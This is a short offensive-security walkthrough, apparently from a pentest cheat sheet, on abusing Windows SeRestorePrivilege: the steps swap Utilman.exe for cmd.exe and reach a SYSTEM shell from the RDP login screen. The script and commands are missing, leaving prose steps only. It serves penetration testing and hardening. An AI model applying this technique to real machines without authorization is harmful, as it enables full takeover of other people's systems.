Serestoreprivilege
SeRestorePrivilege
When an account has SeRestorePrivilege, it can be leveraged to achieve privilege escalation by overwriting protected system files.
- Obtain the required script
Download the following script, which enables the privilege in the current session:
script file.
- Enable the privilege and replace Utilman
Execute the script and abuse the privilege to replace Utilman.exe with cmd.exe:
This works because SeRestorePrivilege allows bypassing file permissions when writing to system locations.
- Connect via RDP
From a Linux machine, connect to the target using RDP:

- Trigger SYSTEM shell
On the login screen, click the Ease of Access button. Since Utilman.exe has been replaced, this will launch cmd.exe with SYSTEM privileges.